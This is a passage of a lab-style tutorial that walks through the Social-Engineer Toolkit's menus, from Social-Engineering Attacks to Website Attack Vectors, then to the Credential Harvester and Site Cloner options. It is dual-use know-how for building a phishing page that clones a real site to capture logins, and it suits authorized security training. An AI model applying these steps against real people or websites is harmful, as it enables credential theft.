
Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
  
```


8. A list of options for **Social-Engineering Attacks** appears; type **2** and press **Enter** to choose **Website Attack Vectors**.



```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2
```

9. A list of options in **Website Attack Vectors** appears; type **3** and press **Enter** to choose **Credential Harvester Attack Method**.
10. Type **2** and press **Enter** to choose **Site Cloner** from the menu.



```
./setoolkit - Parrot Terminal
File Edit View Search Terminal Help

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

